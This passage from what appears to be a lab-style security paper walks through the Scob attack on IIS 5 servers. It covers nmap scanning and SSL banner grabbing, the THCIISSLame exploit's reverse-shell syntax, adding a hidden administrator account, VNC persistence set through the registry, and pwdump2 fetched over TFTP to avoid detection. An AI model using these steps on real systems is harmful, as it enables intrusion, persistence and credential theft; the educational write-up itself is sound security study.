


Another target selection approach is to identify the attacker's own internet service provider address space to be used in the scanning phase. This approach may be very effective especially if hiding the attacker source is not a concern or if the scan is performed on a compromised machine. It is because the scanning process can be performed more quickly if the scan target is within the same ISP network, and IIS is a common enough platform that a finding IIS servers among any random range of IP address is likely to occur. In order to identify one's own ISP network space, it is possible to use ARIN and enter the attackers own external IP address as input (as opposed to NAT'd internal IP addresses). One easy way to identify ones external address (or that of the web proxy/gateway) is to visit the http://www.whatismyip.com web site, as illustrated below.




Scanning

The first step of the Scob attack involves performing a buffer overflow attack against vulnerable Microsoft IIS servers. In order to identify web servers within the IP address range of interest, the open source utility nmap[11] can be used. nmap by default attempts to identify common ports that are open on the target machine. Since we are only interested in web servers using SSL, we override the default setting by specifying nmap to only scan for open HTTPS service (uses SSL) on port 443 using the –p option.



Once we have identified all the web servers, we can further isolate the targets by checking the web banner so that we only target the potentially vulnerable IIS 5, skipping the fruitless attack on non-vulnerable servers such as Apache and IIS 6.


Since HTTPS is encrypted protocol, one cannot simply telnet to the open port and issues a GET or HEAD command to observe the header version information. However, the open source utility *sslproxy* can be used to handle the SSL communication and handshake details. Once the *sslproxy* is setup, we can connect to the proxy using standard plaintext HTTP protocol and the proxy will translate the web communication into encrypted HTTPS format and forward the translated message to the web server. The syntax of running the proxy is listed in the below figure.



Once the tunnel is establish, we can issue the following telnet command to retrieve the web server vendor and version information:

telnet 127.0.0.1 9999


get / http/1.0



The returned server banner as illustrated above indicates the web server type and version number as IIS/5.0. There are other proxy tools such as Paros and Achilles that can handle SSL communication as well, but the command line tools mentioned above are more suitable for being used in a script to automate the scanning process.

Exploiting the System

Several exploits are available that target the PCT/SSL buffer overflow vulnerability. One example is the THCIISSLame[12] exploit created by Johnny Cyberpunk. This particular exploit code was tested on the German and English version of Windows 2000 Server with SP4. It may not work with other versions for Windows 2000 because buffer overflow attacks are very dependent on the memory layout of the program.



The first page of the exploit code is listed in the diagram above.


- The shellcode[] data is the Trojan code in machine language that gets executed on the vulnerable server. It spawns a command shell back to the attacker's machine for remote command execution.
- The sslshit [] data is part of SSL communication protocol
- The greetings_to_microsoft is not necessary for successful exploitation. Note that it is simply an ASCII string that decodes to "THCOWNZIIS!"

The full source code is included in the appendix.

This code can be compiled using Microsoft VC++ compiler to generate an executable file. The syntax of to execute the exploit is as follows:

THCIISSLame.exe <vulnerable IIS server> <local IP> <local port>

* It should be noted that the <local IP> parameter address must be reachable/routable by the target server to reach the attacker machine. Loopback address such as 127.0.0.1 and internal NAT'ed address will not work if the target is an external server. Also the attacker firewall must allow in bound traffic on the specified local port.




The above screenshot illustrates what an attacker would see when exploitation using THCIISLame.exe is successful. The code injected via buffer overflow opens a reverse command shell on the attacker's computer where the attacker can issue commands to be executed on the compromised server. At the bottom of the above screenshot, the "*ipconfig*" command displays the victim's IP address information, confirming that the exploit is successful. At this point it is possible to modify the web server footer configuration manually or by using an automated script (agent.exe in this case) to continue setting up the Scob attack. Other operations unrelated to web server configurations can also be perform because the attacker is given top level access when executing commands in the reverse command shell created via this buffer overflow.

On the client side, the Scob Trojan attempts to


1. Load the *md.htm* and download a JavaScript *shellscript_loader.js* from the attacker site at http://217.107.2xx.147.
2. The shellscript_loader.js then loads another malicious file, *shellscripts.js* from the same attacker web site.
3. shellscript.js downloads and executes the file msits.exe. msits.exe is a

variant of the Padodor / Berbew Trojan. It renames itself upon installation and capture user login information. Some variants of this Trojan also contain a backdoor for remote access.



The source code and data flow[13] for these files can be found in the Appendix ofthis document. It can be seen from the source files how the attacker exploits the showModalDialog method and ADODB.Stream ActiveX control (CVE CNE-2004-0549) to run JavaScripts in the IE local zone and create file on the local hard drive.

Network Diagram




The original Scob attacker server 217.107.2xx.147 is no longer accessible. The Scob attack must be adapted such that the Malicious JavaScripts will be downloaded from the Lab attacker machine 192.168.1.202 instead.


The buffer overflow exploit script against the vulnerable IIS server 192.168.1.201 requires the attacker IP (192.168.1.202) as in input parameter in order to return a reverse command shell. It is not an issue to provide the internal address directly in this case because the web server is part of the internal network. However, if the Web server is outside the firewall, it is necessary to provide a reachable external IP address instead of the NAT'd internal address.

Keeping Access

On the server side, the PCT / SSL buffer overflow provides the attacker *administrator* level access to the server. Until the buffer overflow vulnerability is patched, it is possible to continue to have full access to the server using the publicly available exploit code. However, to allow more easy access, an attacker may choose to create a valid user account on the server in order to access the server through the normal channel instead of relying on a buffer overflow exploit, which may cause a server crash. Worse yet from the attacker's perspective, the server may eventually be patched and the buffer overflow vulnerability removed.

Using the *net user* and *net localgroup* syntax listed in the below figure, the attack can create a user from the reverse command shell spawned by the THCISSSLame exploit code.






As illustrated in the above figure, *Hacker* is part of the *Administrator* group, meaning this account has full access to the system resources.

Please note that the choice of account name *"Hacker"* is to facilitate easy discussion for the remaining paper. An actual attack may use account names that are much more inconspicuous.


Using the *Hacker* account, the attacker can start or even install remote access

service such as Terminal Server, Remote Desktop, PCAnyway, VNC, etc. to maintain access to the server remotely. We will install a VNC server by uploading the VNC application files (.exe, .dll, etc) to the server. A detailed discussion on the file transfer process is included in the "Covering Tracks" section below. Once the necessary VNC files are uploaded to the victim host, we can use the following command lines to start the VNC listener.



In order to connection to the VNC server, we will require authentication credentials. The authentication credentials for the VNC server is normally configured via a graphical interface. In our case, we only have a reverse command shell and no capability to perform graphical interactions with the victim server directly. However, it is possible to get around this obstacle by setting the authentication information directly in the registry because VNC stores the password in the registry. Using the VNC information extracted from one of our own VNC servers (so we know the password); we can modify the victim server to have identical password settings as our own servers.

The screen below illustrates how the *echo* command and *regini* utility from the Windows Resource Kit can be used modify the victim registry settings using command line instructions only. Once the VNC server is installed, the attacker may gain access to the victim server desktop as well.



On the client side, maintaining access may be achieved by means of a Trojan back door. The Padodor Trojan used as part of the Scob attack has a back door component on top of its capability to collect user password information. Since the download of the Padodor code is part of the Scob attack process, it is possible to easily adapt the Scob attack to deliver other types of back door Trojan other than Padodor.

From a log review of the attacker web site (http://217.107.2xx.147 in this case), it is possible to determine the IP addresses of the victims that downloaded and installed the backdoor Trojan. As a result, through the web log the attacker can determine who the victims that can be remotely exploited are.


Covering Tracks


On a server that has only a few accounts, the action of creating a new user on the compromised IIS server may easily be detected by the server administrator. The choice of hacker account names such as *"37337", "pwnd", "Hacker"*, etc will most likely catch the attention of the administrator. Even more inconspicuous accounts may be noticed by a diligent system administrator.

In attempt to reduce the likelihood of detection, an alternative is to determine the password of the existing *administrator* account and use it for future access instead.

Using the remote shell provided by the buffer overflow exploit script, the attacker can retrieve the password hash of the local system accounts using the *pwdump2* utility. The most straight forward approach to place the *pwdump2* utility on the compromised server is to set up a file server on the attacker machine and initiate a file transfer from the victim server. It is more likely for a

file transfer to be successful if it is initiated from the victim side because the victim firewall may disallow inbound traffic initiated from the attacker. In our case, we have a PumpKIN[14] TFTP server hosted on the attacker machine as illustrated below to accept file request from the victim executed via the THCIISSLame reverse command shell.






